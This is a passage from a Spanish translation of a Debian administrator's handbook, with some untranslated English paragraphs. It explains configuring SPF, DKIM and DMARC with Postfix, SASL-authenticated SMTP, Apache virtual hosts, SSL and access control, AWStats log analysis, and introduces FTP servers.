The following is a sample DNS entry which states that all the domain's Mail Exchange Resource Records (MX-RRs) are allowed to send email for the current domain, and all others are prohibited. The DNS entry does not need to be given a name. But to use the `include` directive it must have one.

Name: example.org
Type: TXT

```
TTL: 3600
Data: v=spf1 a mx -all
```

Echemos un vistazo rápido a la entrada de `falcot.org`.

```
# host -t TXT falcot.org
falcot.org descriptive text "v=spf1 ip4:199.127.61.96 +a +mx
+ip4:206.221.184.234 +ip4:209.222.96.251 ~all"
```

Indica que la IP del remitente debe coincidir con el registro A para el dominio que envía, debe estar listada en uno de los Mail Exchange Resource Records para el dominio actual, o debe ser una de las tres direcciones IP4 mencionadas. Todos los demás equipos deben marcarse como que no se les permite enviar correo al dominio del remitente. Lo último se llama un «fallo suave» y está pensado para marcar el correo como corresponde, pero todavía aceptarlo.

El servidor de correo **postfix** puede comprobar el registro SPF para correos entrantes usando el paquete postfix-policyd-spf-python, un intermediario de normas escrito en Python. El archivo `/usr/share/doc/postfix-policyd-spf-python/README.Debian` describe los pasos necesarios para integrar en postfix el intermediario, así que no lo repetiremos aquí.

La configuración se realiza en el archivo `/etc/postfix-policyd-spf-python/policyd-spf.conf`, que está documentado de forma completa en `policyd-spf.conf(5)` y `/usr/share/doc/postfix-policyd-spf-python/policyd-spf.conf.comments.gz`. Los parámetros de configuración principales son `HELO_reject` y `Mail_From_reject`, que configuran si los correos deberían ser rechazados (`Fail`) o aceptados precediendo una cabecera (`False`), si las comprobaciones fallan. Lo último es muchas veces útil cuando el mensaje todavía se procesará por un filtro de *spam*.

Si el resultado está pensado para usarse por opendmarc ([Sección 11.1.7.3, “Integrando Autenticación de Mensajes Basada en Dominios, Informes y Conformidad \(DMARC, en inglés\)”](#)), debería darle a `Header_Type` el valor `AR`.

Tenga en cuenta que spamassassin contiene un complemento para comprobar el registro SPF.

11.1.7.2. Integrando DomainKeys (DKIM) Firmando y Comprobando

El estándar Domain Keys Identified Mail (DKIM) es un sistema de autenticación del remitente. El transporte de agente de correo, aquí **postfix**, añade una firma digital asociada con el nombre de dominio a la cabecera de los correos salientes. La parte receptora puede validar el cuerpo del mensaje y los archivos de cabecera comprobando la firma con una clave pública, que se recibe de los registros de los DNS de los remitentes.

→ <http://dkim.org/>

Las herramientas necesarias se incluyen en los paquetes `opendkim` y `opendkim-tools`.

PRECAUCIÓN Software de Lista de Correo y DKIM

Los administradores de listas de correo a menudo reescriben algunas cabeceras de correos, invalidando así las firmas DKIM. Incluso usar una canonización `relaxed` no evita siempre que esto ocurra. Así pues, los administradores deben prestar mucha atención a los archivos de registro de los servidores de correo para identificar esos problemas. De lo contrario, tales correos pueden ser marcados como *spam* y podrían rechazarse.

Primero debe crearse la clave privada con la orden **`opendkim-genkey -s SELECTOR -d DOMINIO`**. *SELECTOR* debe ser un nombre único para la clave. Puede ser tan simple como «correo» o la fecha de creación, si tiene pensado alternar las claves.

Ejemplo 11.11. Crear una clave privada para firmar los correos de falcot.com

```
# opendkim-genkey -s mail -d falcot.com -D /etc/dkimkeys
# chown opendkim.opendkim /etc/dkimkeys/mail.*
```

Esto creará los archivos `/etc/dkimkeys/mail.private` y `/etc/dkimkeys/mail.txt` y asignará la propiedad apropiada. El primer archivo contiene la clave privada, y el último la clave pública que necesita añadirse al DNS:

```
Name: mail._domainkey
Type: TXT
TTL: 3600
Data: "v=DKIM1; h=sha256; k=rsa; s=email; p=[...]"
```

El paquete `opendkim` en Debian tiene un tamaño de clave predeterminado de 2048 bits. Por desgracia algunos servidores DNS solo manejan entradas de texto con una longitud máxima de 255 caracteres, lo cual es excedido por el tamaño de clave predeterminado elegido. En este caso, use la opción **-b 1024** para elegir un tamaño de clave más pequeño. Si **`opendkim-testkey`** tiene éxito, la entrada se ha ajustado correctamente. Aquí se explica la sintaxis de la entrada:

→ <https://tools.ietf.org/html/rfc6376>

→ <https://en.wikipedia.org/wiki/DKIM>

Para configurar `opendkim`, se deben elegir `SOCKET` y `RUNDIR` en `/etc/default/opendkim`. Tenga en cuenta que `SOCKET` debe ser accesible desde `postfix` en su entorno con `chroot`. La configuración adicional se realiza en `/etc/opendkim.conf`. Lo que sigue es un extracto de configuración, que se asegura de que `Domain` "falcot.com" y todos los subdominios (`SubDomain`) están firmados por el `Selector` "mail" y la única clave privada (`KeyFile`) `/etc/dkimkeys/mail.private`. La `Canonicalization` "relaxed" para tanto la cabecera como el cuerpo tolera una modificación ligera (por el software de una lista de correo, por ejemplo). El filtro se ejecuta tanto en modo (`Mode`) de firmado ("s" de *signing*) como de verificación ("v"). Si una firma falla al validar (`On-BadSignature`), el correo debería ponerse en cuarentena ("q" de *quarantine*).

```
[...]
Domain                                falcot.com
```

```

KeyFile          /etc/dkimkeys/mail.private
Selector         mail

[...]
Canonicalization relaxed/relaxed
Mode             sv
On-BadSignature  q
SubDomains       yes

[...]
Socket           inet:12345@localhost

[...]
UserID           opendkim

```

También es posible usar varios selectores/claves (`KeyTable`), dominios (`SigningTable`) y especificar equipos internos o de confianza (`InternalHosts`, `ExternalIgnoreList`), lo que puede enviar correo mediante el servidor como uno de los dominios que firman sin credenciales.

Las siguientes directivas en `/etc/postfix/main.cf` hacen que `postfix` use el filtro:

```

milter_default_action = accept
non_smtpd_milters = inet:localhost:12345
smtpd_milters = inet:localhost:12345

```

Para diferenciar el firmado y la verificación a veces es más útil añadir en su lugar las directivas a los servicios en `/etc/postfix/master.cf`.

Hay más información disponible en el directorio `/usr/share/doc/opendkim/` y en las páginas de manual `opendkim(8)` y `opendkim.conf(5)`.

Tenga en cuenta que `spamassassin` contiene un *plugin* para comprobar el registro DKIM.

11.1.7.3. Integrando Autenticación de Mensajes Basada en Dominios, Informes y Conformidad (DMARC, en inglés)

El estándar Autenticación de Mensajes Basada en Dominios, Informes y Conformidad (DMARC, en inglés) puede usarse para definir una entrada DNS TXT con el nombre `_dmarc` y la acción que se debería tomar cuando los correos que contienen su dominio como el equipo remitente fallen al validar usando DKIM y SPF.

→ <https://dmarc.org/overview/>

Echemos un vistazo a las entradas de dos grandes proveedores:

```
# host -t TXT _dmarc.gmail.com
_dmarc.gmail.com descriptive text "v=DMARC1; p=none;
sp=quarantine; rua=mailto:mailauth-reports@google.com"
# host -t TXT _dmarc.yahoo.com
_dmarc.yahoo.com descriptive text "v=DMARC1; p=reject; pct=100;
rua=mailto:d@rua.agari.com; ruf=mailto:d@ruf.agari.com;"
```

Yahoo tiene una política estricta para rechazar (`reject`) todos los correos que aparentan enviarse desde Yahoo, pero fallan las comprobaciones DKIM y SPF. Google Mail (Gmail) propaga una política muy relajada en la que tales mensajes del dominio principal aún deben aceptarse (`p=none`). Para subdominios deben marcarse como *spam* (`sp=quarantine`). A las direcciones dadas en la clave `rua` se les puede enviar informes agregados DMARC. La sintaxis completa se explica aquí:

→ <https://tools.ietf.org/html/rfc7489>

→ <https://en.wikipedia.org/wiki/DMARC>

El servidor de correo **postfix** puede usar también esta información. El paquete `opendmarc` contiene el filtro de correo necesario. De forma similar a `opendkim`, `SOCKET` y `RUNDIR` deben elegirse en `/etc/default/opendmarc` (para zócalos de Unix debe asegurarse de que se pueden encontrar dentro del `chroot` de postfix). El archivo de configuración `/etc/opendmarc.conf` contiene comentarios detallados, y también se explica en `opendmarc.conf(5)`. Por defecto, los correos que fallan la validación DMARC no se rechazan, sino se marcan añadiendo un campo de cabecera apropiado. Para cambiar esto, use `RejectFailures true`.

El filtro de correo se añade entonces a `smtpd_milters` y `non_smtpd_milters`. Si configuramos los filtros de correo `opendkim` y `opendmarc` para funcionar en los puertos 12345 y 54321, la entrada en `/etc/postfix/main.cf` tiene este aspecto:

```
non_smtpd_milters = inet:localhost:12345,inet:localhost:54321
smtpd_milters = inet:localhost:12345,inet:localhost:54321
```

En su lugar, el *militer* también se puede aplicar selectivamente en `/etc/postfix/master.cf`.

11.1.8. SMTP autenticado

Para poder enviar correos es necesario poder acceder a un servidor SMTP; también requiere que dicho servidor SMTP permita el envío de correos. Para usuarios móviles, puede ser necesario cambiar la configuración de su cliente SMTP regularmente, ya que el servidor SMTP de Falcot rechaza los mensajes que provienen de direcciones IPs que no parecen pertenecer a la compañía. Existen dos soluciones: o bien los usuarios móviles instalan un servidor SMTP en sus equipos, o utilizan el servidor de la compañía con alguna forma de autenticarse como empleados. No se recomienda la primera solución ya que el equipo no estará conectado permanentemente y no podrá volver a intentar enviar mensajes en caso de problemas; nos centraremos en la última solución.

La autenticación SMTPN en Postfix depende de SASL (*capa de seguridad y autenticación simple*: «Simple Authentication and Security Layer»). Necesitará instalar los paquetes `libsasl2-modules` y `sasl2-bin`, y luego registrar una contraseña en la base de datos SALS para cada usuario que necesite autenticarse en el servidor SMTP. Puede hacerlo con el programa **saslpasswd2** que toma varios parámetros. La opción `-u` define el dominio de autenticación, que debe coincidir con el parámetro `smtpd_sasl_local_domain` en la configuración de Postfix. La opción `-c` permite crear un usuario y la opción `-f` permite especificar el archivo a utilizar si necesita almacenar la base de datos SALS en una ubicación diferente a la predeterminada (`/etc/sasldb2`).

```
# saslpasswd2 -u `postconf -h myservidor` -f  
/var/spool/postfix/etc/sasldb2 -c jean  
[... ingrese la contraseña de jean dos veces ...]
```

Note que se creó la base de datos SASL en el directorio de Postfix. Para poder asegurar consistencia, también convertimos `/etc/sasldb2` en un enlace simbólico que apunta a la base de datos utilizada por Postfix con **ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2**.

Ahora necesitamos configurar Postfix para que utilice SASL. Primero necesita agregar al usuario `postfix` al grupo `sasl` para que pueda acceder a la base de datos SASL. También necesitará agregar algunos parámetros nuevos para activar SASL y necesita configurar el parámetro `smtpd_recipient_restrictions` para permitir que los clientes autenticados por SASL puedan enviar correos libremente.

Ejemplo 11.12. Activación de SASL en `/etc/postfix/main.cf`

```
# Activar autenticación SASL  
smtpd_sasl_auth_enable = yes  
# Definir el dominio de autenticación SASL  
smtpd_sasl_local_domain = $myhostname  
[...]  
# Agregar permit_sasl_authenticated antes de  
reject_unauth_destination  
# permite reenviar correos enviados por usuarios autenticados  
por SASL  
smtpd_recipient_restrictions =  
    permit_sasl_authenticated,  
    permit_mynetworks,  
    reject_unauth_destination,  
[...]
```

Normalmente es buena idea no enviar contraseñas en una conexión no cifrada. *Postfix* permite usar diferentes configuraciones para cada puerto (servicio) en el que se ejecuta. Todas ellas pueden configurarse con diferentes reglas y directivas en el archivo `/etc/postfix/master.cf`. Para desactivar la autenticación por completo para el puerto 25 (servicio `smtpd`) añada la siguiente directiva:

```
smtp      inet  n       -       y       -       -       smtpd
[...]  
-o smtpd_sasl_auth_enable=no  
[...]
```

Si por alguna razón los clientes usan una orden `AUTH` desactualizada (algunos clientes de correo muy viejos lo hacen), se puede habilitar la interoperabilidad con estos usando la directiva

`broken_sasl_auth_clients`.

EXTRA Cliente SMTP autenticado

La mayoría de los clientes de correo pueden autenticarse con un servidor SMTP antes de enviar mensajes, y utilizar esta funcionalidad es tan simple como configurar los parámetros apropiados. Si el cliente utilizado no provee esta funcionalidad, puede utilizar un servidor Postfix local y configurarlo para reenviar el correo a través de un servidor SMTP remoto. En este caso, el Postfix local será el cliente que se autentica con SASL. Estos son los parámetros necesarios:

```
smtp_sasl_auth_enable = yes  
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd  
relay_host = [mail.falcot.com]
```

El archivo `/etc/postfix/sasl_passwd` necesita contener el nombre de usuarios y la contraseña a utilizar para autenticarse en el servidor `mail.falcot.com`. Por ejemplo:

```
[mail.falcot.com]    joe:LyinIsji
```

Como en todos los archivos de asociación de Postfix, debe convertir este archivo en `/etc/postfix/sasl_passwd.db` con el programa **postmap**.

11.2. Servidor web (HTTP)

The Falcot Corp administrators decided to use the Apache HTTP server, included in Debian Bullseye at version 2.4.52.

ALTERNATIVA Otros servidores web

Apache is probably the most widely-known web server, but there are others. Its major opponent is nginx, which comes in different packages with different sets of features, like nginx-light, nginx-full, or nginx-extras. Another alternative is lighttpd. All of them can offer very good or even better performance under certain workloads or in certain situations, but not all provide the same number of available features and modules.

11.2.1. Instalación de Apache

Lo único que necesita es instalar el paquete `apache2`. Contiene todos los módulos, incluidos los *Módulos de Multi-proceso* (MPMs), que afectan a cómo Apache gestiona el procesamiento en paralelo de muchas peticiones, que solían facilitarse en los paquetes separados `apache2-mpm-*`. Arrastrará también `apache2-utils`, que contiene las utilidades de línea de órdenes que descubriremos más tarde.

El uso de MPM en Apache afecta significativamente al manejo de las peticiones concurrentes. Con el *worker* MPM, se usan *hilos* (procesos ligeros) mientras que con *prefork* MPM usa un conjunto de procesos creados previamente. Con el uso de *event* MPM también usa hilos pero las conexiones inactivas (las que se mantienen abiertas por la característica *keep-alive* de HTTP) son llevadas por el gestor de hilos dedicado.

The Falcot administrators also install `libapache2-mod-php` so as to include the PHP 7.4 support in Apache. This causes the default *event* MPM to be disabled, and *prefork* to be used instead. To use the *event* MPM one can use `php-fpm`.

SEGURIDAD Ejecución bajo el usuario `www-data`

By default, Apache handles incoming requests under the identity of the `www-data` user as defined in `/etc/apache2/envvars`. This means that a security vulnerability in a CGI script executed by Apache (for a dynamic page) won't compromise the whole system, but only the files owned by this particular user.

Los módulos *suexec*, incluidos en los paquetes `apache2-suexec-*`, permiten evitar esta limitación para que algunos scripts CGI ejecuten bajo la identidad de otros usuarios. Puede configurarlo con la directiva `SuexecUserGroup usuario grupo` en la configuración de Apache.

Otra posibilidad es utilizar un MPM dedicado, como el que provee el paquete `libapache2-mpm-itk`. Este MPM en particular tiene un comportamiento ligeramente diferente: permite «aislar» los servidores virtuales («virtual hosts») (actualmente, conjuntos de páginas) para que cada uno ejecute como un usuario diferente. Por lo tanto, una vulnerabilidad en un sitio web no puede comprometer los archivos que pertenecen al dueño de otro sitio web.

VISTA RÁPIDA Lista de módulos

The full list of Apache standard modules can be found online.

→ <https://httpd.apache.org/docs/2.4/mod/>

Apache es un servidor modular y mucha funcionalidad está implementada por módulos externos que el programa principal carga durante su inicialización. La configuración predeterminada sólo activa los módulos más comunes, pero activar nuevos módulos es tan simple como ejecutar **`a2enmod módulo`**; similarmente, podrá desactivar un módulo ejecutando **`a2dismod módulo`**. En realidad, estos programas sólo crean (o eliminan) enlaces simbólicos en `/etc/apache2/mods-enabled/` que apuntan a los archivos en sí (almacenados en `/etc/apache2/mods-available/`).

EN LA PRÁCTICA Comprobar la configuración

El módulo `mod_info` (**`a2enmod info`**) permite acceder a la comprensiva configuración e información del servidor Apache mediante el navegador visitando `http://localhost/server-info`. Como podría contener información sensible, solo se permite el acceso desde el equipo local por defecto.

→ https://httpd.apache.org/docs/2.4/mod/mod_info.html

Con su configuración predeterminada, el servidor web escuchará en el puerto 80 (según se encuentra configurado en `/etc/apache2/ports.conf`)

y servirá páginas del directorio `/var/www/html/` (según se encuentra configurado en `/etc/apache2/sites-enabled/000-default.conf`).

11.2.2. Añadiendo soporte para SSL

Apache 2.4, así como viene, incluye el módulo SSL (`mod_ssl`) necesario para HTTP seguro (HTTPS). Sólo necesita activarlo con **a2enmod ssl** y luego agregar las directivas necesarias a los archivos de configuración. Puede encontrar un archivo de configuración de ejemplo en `/etc/apache2/sites-available/default-ssl.conf`.

→ http://httpd.apache.org/docs/2.4/mod/mod_ssl.html

Si quiere generar certificados de confianza, puede seguir la sección [Sección 10.2.1, “Crear certificados de confianza gratuitos”](#) y luego ajustar las siguientes variables:

```
SSLCertificateFile
/etc/letsencrypt/live/DOMINIO/fullchain.pem
SSLCertificateKeyFile
/etc/letsencrypt/live/DOMINIO/privkey.pem
SSLCertificateChainFile /etc/letsencrypt/live/DOMINIO/chain.pem
SSLCACertificateFile    /etc/ssl/certs/ca-certificates.crt
```

Some extra care must be taken if you want to favor SSL connections with *Perfect Forward Secrecy* (those connections use ephemeral session keys ensuring that a compromise of the server's secret key does not result in the compromise of old encrypted traffic that could have been stored while sniffing on the network). Have a look at Mozilla's recommendations in particular:

→ https://wiki.mozilla.org/Security/Server_Side_TLS#Apache

As an alternative to the standard SSL module, there is an extension module called `mod_gnutls`, which is shipped with the `libapache2-mod-gnutls` package and enabled with the **a2enmod gnutls** command. Unfortunately the version packaged for Debian had serious issues and even security implications and is therefore not part of the Debian Bullseye release.

→ <https://mod.gnutls.org/>

11.2.3. Configuración de servidores virtuales («virtual hosts»)

Un servidor virtual es una identidad adicional para el servidor web.

Apache considera dos tipos distintos de servidores virtuales: aquellos basados en la dirección IP (o puerto) y aquellos basados en el nombre de dominio del servidor web. El primer método requiere reservar una dirección IP (o puerto) diferente para cada sitio, mientras que el segundo puede funcionar en sólo una dirección IP (y puerto) y se diferencian los sitios por el nombre enviado por el cliente HTTP (que sólo funciona en la versión 1.1 del protocolo HTTP — afortunadamente esta versión es suficientemente antigua para que todos los clientes ya lo utilicen).

La escasez (creciente) de direcciones IPv4 generalmente favorece el segundo método; sin embargo, es más complejo si los servidores virtuales también necesitan proveer HTTPS ya que el protocolo SSL no siempre se adecuó a los servidores virtuales basados en nombres; no todos los navegadores son compatibles con la extensión SNI (*indicación de nombre de servidor*: «Server Name Indication») que permite esta combinación. Cuando varios sitios HTTPS necesitan ejecutar en el mismo servidor, generalmente se diferenciarán bien por ejecutar en un puerto o en una dirección IP diferente (IPv6 puede ayudar).

La configuración predeterminada de Apache 2, activa servidores virtuales basados en nombre. Además, define un servidor virtual predeterminado en el archivo `/etc/apache2/sites-enabled/000-default.conf`; utilizará este servidor virtual si no se encuentra ningún servidor que coincida con el pedido enviado por el cliente.

PRECAUCIÓN Primer servidor virtual

Los pedidos que involucren un servidor virtual desconocido siempre serán gestionados por el primer servidor virtual definido, razón por la que definimos allí a `www.falcot.com`.

***VISTA RÁPIDA* Compatibilidad SNI de Apache**

El servidor Apache es compatible con la extensión del protocolo SSL llamada *indicación de nombre de servidor* (SNI: «Server Name Indication»). Esta extensión permite al navegador enviar el nombre del servidor web durante el establecimiento de la conexión SSL, mucho antes del pedido HTTP en sí, lo que antes utilizaba para identificar el servidor virtual pedido entre aquellos que se encuentran en el mismo servidor (con la misma dirección IP y puerto). Esto le permite a Apache seleccionar el certificado SSL apropiado para que continúe la transacción.

Antes de SNI, Apache siempre proveía el certificado configurado en el servidor virtual predeterminado. Los clientes que intentaban acceder a otros servidores virtuales recibirían advertencias ya que el certificado que recibieron no coincidía con el sitio web que estaban intentando acceder. Afortunadamente, la mayoría de los navegadores ahora utilizan SNI; esto incluye Microsoft Internet Explorer a partir de la versión 7.0 (comenzando con Vista), Mozilla Firefox desde la versión 2.0, Apple Safari desde la versión 3.2.1 y todas las versiones de Google Chrome.

El paquete Apache proporcionado en Debian está compilado con soporte SNI; de modo que no es necesario ninguna configuración particular.

Luego puede describir cada servidor virtual adicional con un archivo almacenado en `/etc/apache2/sites-available/`. La configuración de un sitio web para el dominio `falcot.org` es tan simple como crear el siguiente archivo y luego habilitar el servidor virtual con **a2ensite `www.falcot.org`**.

Ejemplo 11.13. El archivo `/etc/apache2/sites-available/www.falcot.org.conf`

```
<VirtualHost *:80>
ServerName    www.falcot.org
ServerAlias   falcot.org
DocumentRoot  /srv/www/www.falcot.org
</VirtualHost>
```

El servidor Apache, como está configurado hasta ahora, utiliza los mismos archivos de registro para todos los servidores virtuales (puede cambiarlo agregando directivas `CustomLog` en las definiciones de servidores virtuales). Por lo tanto, tiene sentido personalizar el formato de este archivo de registro para incluir el nombre del servidor virtual. Puede hacerlo creando un archivo `/etc/apache2/conf-available/customlog.conf` que define un nuevo formato para todos los archivos de registro (con la directiva `LogFormat`) y habilitándolo con la orden **a2enconf `customlog`**. También

debe eliminar (o comentar) la línea `CustomLog` del archivo

`/etc/apache2/sites-available/000-default.conf`.

Ejemplo 11.14. El archivo `/etc/apache2/conf-available/customlog.conf`

```
# Nuevo formato de registro que incluye el nombre del servidor
(virtual)
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%
{User-Agent}i\"" vhost

# Ahora utilicemos este formato de forma predeterminada
CustomLog /var/log/apache2/access.log vhost
```

11.2.4. Directivas comunes

Esta sección revisa brevemente alguna de las directivas de configuración de Apache más utilizadas.

El archivo de configuración principal generalmente incluye varios bloques `Directory` que permiten diferentes comportamientos del servidor dependiendo de la ubicación del archivo que está proveyendo. Tales bloques usualmente incluyen directivas `Options` y `AllowOverride`.

Ejemplo 11.15. Bloque `Directory`

```
<Directory /srv/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

La directiva `DirectoryIndex` contiene una lista de archivos a intentar cuando el pedido del cliente es un directorio. El primer archivo de la lista que exista será utilizado y enviado como respuesta.

La directiva `Options` debe seguirse de una lista de opciones a activar. El valor `None` desactiva todas las opciones; correspondientemente, `All` las activa todas excepto `MultiViews`. Las opciones disponibles incluyen:

- `ExecCGI` indica que puede ejecutar *scripts* CGI.
- `FollowSymLinks` le dice al servidor que puede seguir los enlaces simbólicos y que la respuesta debe contener el contenido del objetivo de dichos enlaces.
- `SymlinksIfOwnerMatch` also tells the server to follow symbolic links, but only when the link and its target have the same owner.
- `Includes` activa *inclusiones del lado del servidor* (SSI: «Server Side Includes»). Estas directivas se encuentran en las páginas HTML y son ejecutadas en el momento de cada petición.
- `IncludesNOEXEC` permite *inclusiones del lado del servidor* (SSI: «Server Side Includes»), pero desactiva la orden `exec` y limita la directiva `include` a archivos de texto/marcado.
- `Indexes` le indica al servidor que provea una lista del contenido de los directorios si el pedido HTTP del cliente apunta a un directorio sin un archivo de índice (es decir, que no existe en él ninguno de los archivos enumerados en la directiva `DirectoryIndex`).
- `MultiViews` activa la negociación de contenido; el servidor puede utilizar esto para proveer una página web que utilice el idioma preferido configurado en el navegador.

***VOLVER A LOS CIMIENTOS* Archivo `.htaccess`**

El archivo `.htaccess` contiene directivas de configuración de Apache que aplican cada vez que un pedido involucra un elemento del directorio en el que se encuentra este archivo. El alcance de estas directivas también incluye a sus subdirectorios.

La mayoría de las directivas que pueden ocurrir en un bloque `Directory` también son válidas en un archivo `.htaccess`.

La directiva `AllowOverride` enumera todas las opciones que pueden ser activadas o desactivadas en un archivo `.htaccess`. Un uso común de esta opción es restringir `ExecCGI` para que los administradores puedan elegir los usuarios que podrán ejecutar programas bajo la identidad del servidor web (el usuario `www-data`).

11.2.4.1. Autenticación obligatoria

In some circumstances, access to part of a website needs to be restricted, so only legitimate users who provide a username and a password are granted access to the contents. These features are provided by the `mod_auth*` modules.

Ejemplo 11.16. Archivo `.htaccess` para autenticación obligatoria

```
Require valid-user
AuthName "Private directory"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

SEGURIDAD Sin seguridad

El sistema de autenticación utilizado en el ejemplo anterior (`Basic`) tiene una seguridad mínima ya que se envía la contraseña en texto plano (codificada solamente con *base64* que es sólo una codificación, no un método de cifrado). También debe saber que los documentos «protegidos» por este mecanismo también son enviados sin cifrar a través de la red. Si la seguridad es importante, debe cifrar la conexión HTTP completa con SSL.

El archivo `/etc/apache2/authfiles/htpasswd-private` contiene una lista de usuarios y contraseñas; usualmente lo manipulará con el programa **htpasswd**. Por ejemplo, ejecute lo siguiente para agregar un usuario o cambiar su contraseña:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private usuario
New password:
Re-type new password:
Adding password for user usuario
```

11.2.4.2. Restricción de acceso

La directiva `Require` controla las restricciones de acceso a un directorio (y sus subdirectorios de forma recursiva).

→ <https://httpd.apache.org/docs/2.4/howto/access.html>

Puede usarse para restringir el acceso basado en varios criterios; Pararemos describiendo la restricción de acceso basada en la dirección IP del cliente, pero puede realizarse de un modo mucho más potente que eso,

especificando varias directivas `Require` combinadas con un bloque `RequireAll`.

Ejemplo 11.17. Solo permitir desde la red local

`Require ip 192.168.0.0/16`

ALTERNATIVA Sintaxis antigua

La sintaxis `Require` sólo está disponible en Apache 2.4 (la versión que se encuentra desde Jessie). Para los usuarios de Wheezy, la sintaxis de Apache 2.2 es diferente, y la describiremos aquí principalmente como referencia, aunque también puede estar disponible en Apache 2.4 haciendo uso del módulo `mod_access_compat`.

Las directivas `Allow from` y `Deny from` controlan las restricciones de acceso a un directorio (y sus subdirectorios de forma recursiva).

La directiva `Order` le indica al servidor el orden en el que aplicar las directivas `Allow from` y `Deny from`; la última que coincida tiene precedencia. En términos concretos, `Order deny, allow` permite acceso si no coincide ninguna regla `Deny from` o si coincide una directiva `Allow from`. A la inversa, `Order allow, deny` rechaza el acceso si no coincide ninguna directiva `Allow from` (o si coincide una directiva `Deny from`).

A las directivas `Allow from` y `Deny from` le puede seguir una dirección IP, una red (como `192.168.0.0/255.255.255.0`, `192.168.0.0/24` o inclusive `192.168.0`), un nombre de equipo o nombre de dominio o la palabra clave `all` que incluye a todos.

Por ejemplo, para rechazar conexiones de forma predeterminada pero permitir las que provienen de la red local podría usar esto:

```
Order deny, allow
Allow from 192.168.0.0/16
Deny from all
```

11.2.5. Analizadores de registros

Generalmente se instala un analizador de registros en un servidor web; ya que éste provee a los administradores una idea precisa sobre los patrones de uso del servidor.

Los administradores de Falcot Corp seleccionaron *AWStats* (estadísticas web avanzadas: «*Advanced Web Statistics*») para analizar sus archivos de registro de Apache.

El primer paso de configuración es personalizar el archivo `/etc/awstats/awstats.conf`. Los administradores de Falcot lo mantuvieron sin cambios más que los siguientes parámetros:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time1
%methodurl %code %bytesd %refererquot %uaquot"
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^\.*\.falcot\.com$]"
DNSLookup=1
LoadPlugin="tooltips"
```

Todos estos parámetros están documentados con comentarios en el archivo de la plantilla. En particular, los parámetros `LogFile` y `LogFormat` describen la ubicación y el formato del archivo de registros y la información que contiene; `SiteDomain` y `HostAliases` enumeran los varios nombres con los que se conocerá el sitio web principal.

En sitios con mucho tráfico, no debería definir `DNSLookup` como 1; para sitios más pequeños, como el de Falcot ya descrito, esta configuración permite conseguir reportes más legibles que incluyen nombres completos de equipos en lugar de sólo direcciones IP.

SEGURIDAD Acceso a las estadísticas

De forma predeterminada AWStats genera estadísticas disponibles en el sitio web sin restricciones, pero puede configurarlas para que sólo unas pocas direcciones IP (probablemente internas) puedan accederlas; necesita definir la lista de direcciones IP permitidas en el parámetro `AllowAccessFromWebToFollowingIPAddresses`

AWStats también estará activo para otros servidores virtuales; cada servidor virtual necesita su propio archivo de configuración, como `/etc/awstats/awstats.www.falcot.org.conf`.

Ejemplo 11.18. Archivo de configuración de AWStats para un servidor virtual

```
Include "/etc/awstats/awstats.conf"
```

```
SiteDomain="www.falcot.org"  
HostAliases="falcot.org"
```

AWStats uses many icons stored in the `/usr/share/awstats/icon/` directory. In order for these icons to be available on the web site, the Apache configuration needs to be adapted to include the following directive (check out `/usr/share/doc/awstats/examples/apache.conf` for a more detailed example):

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

Luego de unos minutos (y una vez que el script ejecutó varias veces), los resultados estarán disponibles en el sitio web:

→ <http://www.falcot.com/cgi-bin/awstats.pl>

→ <http://www.falcot.org/cgi-bin/awstats.pl>

PRECAUCIÓN Rotación de archivos de registro

In order for the statistics to take all the logs into account, *AWStats* needs to be run right before the Apache log files are rotated. Looking at the `prerotate` directive of `/etc/logrotate.d/apache2` file, this is solved by the *awstats* package by putting a script in `/etc/logrotate.d/httpd-prerotate` running `/usr/share/awstats/tools/update.sh`.

Note also that the log files created by **logrotate** need to be readable by everyone, especially *AWStats*. This is ensured by changing `/etc/logrotate.d/apache2` to include `create 644 root adm` (instead of the default `640` permissions) for example. But please refer to `/usr/share/doc/awstats/README.Debian.gz` for a more extensive documentation about this topic and alternatives.

11.3. Servidor de archivos FTP

FTP (*protocolo de transferencia de archivos*: «File Transfer Protocol») es uno de los primeros protocolos de Internet (¡RFC 959 fue publicado en 1985!). Era utilizado para distribuir archivos antes que naciera la web (se creó el protocolo HTTP en 1990, y su versión 1.0 fue formalmente definida en el RFC 1945 publicado en 1996).

This protocol allows both file uploads and file downloads; for this reason, it is still widely used to deploy updates to a website hosted by one's Internet service provider (or any other entity hosting websites). In these cases, access is enforced with a user identifier and password; on successful authentication, the FTP server grants read-write access to that user's home directory.

***SECURITY* FTP, FTPS, and SFTP**

FTP is not a secure protocol. User names, passwords, and data are transported in clear text. To increase the security, one can use FTP via implicit (enforced) or explicit (requested) SSL/TLS, also known as FTPS, but not to be confused with *SFTP*, the SSH File Transfer Protocol, an alternative file transfer implementation using SSH. Many FTP server packages in Debian support FTPS.

Otros servidores FTP son utilizados principalmente para distribuir archivos para descargar públicamente; los paquetes Debian son un buen ejemplo. Se obtiene el contenido de estos servidores desde otros servidores, geográficamente remotos; luego éstos estarán disponibles para usuarios menos distantes. Esto significa que no necesita autenticación del cliente; como consecuencia, se conoce este modo de operación como «FTP anónimo». Para ser perfectamente correcto, los clientes sí se autentican con el nombre de usuario `anonymous` («anónimo»); la contraseña es generalmente, por convención, la dirección de correo del usuario, pero el servidor la ignora.

Many FTP servers are available in Debian (`ftpd(-ssl)`, `proftpd-basic`, `pure-ftpd` and so on), which all provide the virtual `ftp-server` package. Please note that the `pyftpd` package, however, has been removed from the Debian project due to not being actively maintained anymore and being incompatible with Python 3. The Falcot Corp administrators picked `vsftpd` because they only use the FTP server to distribute a few files (including a Debian package repository); since they don't need advanced features, they chose to focus on the security aspects.

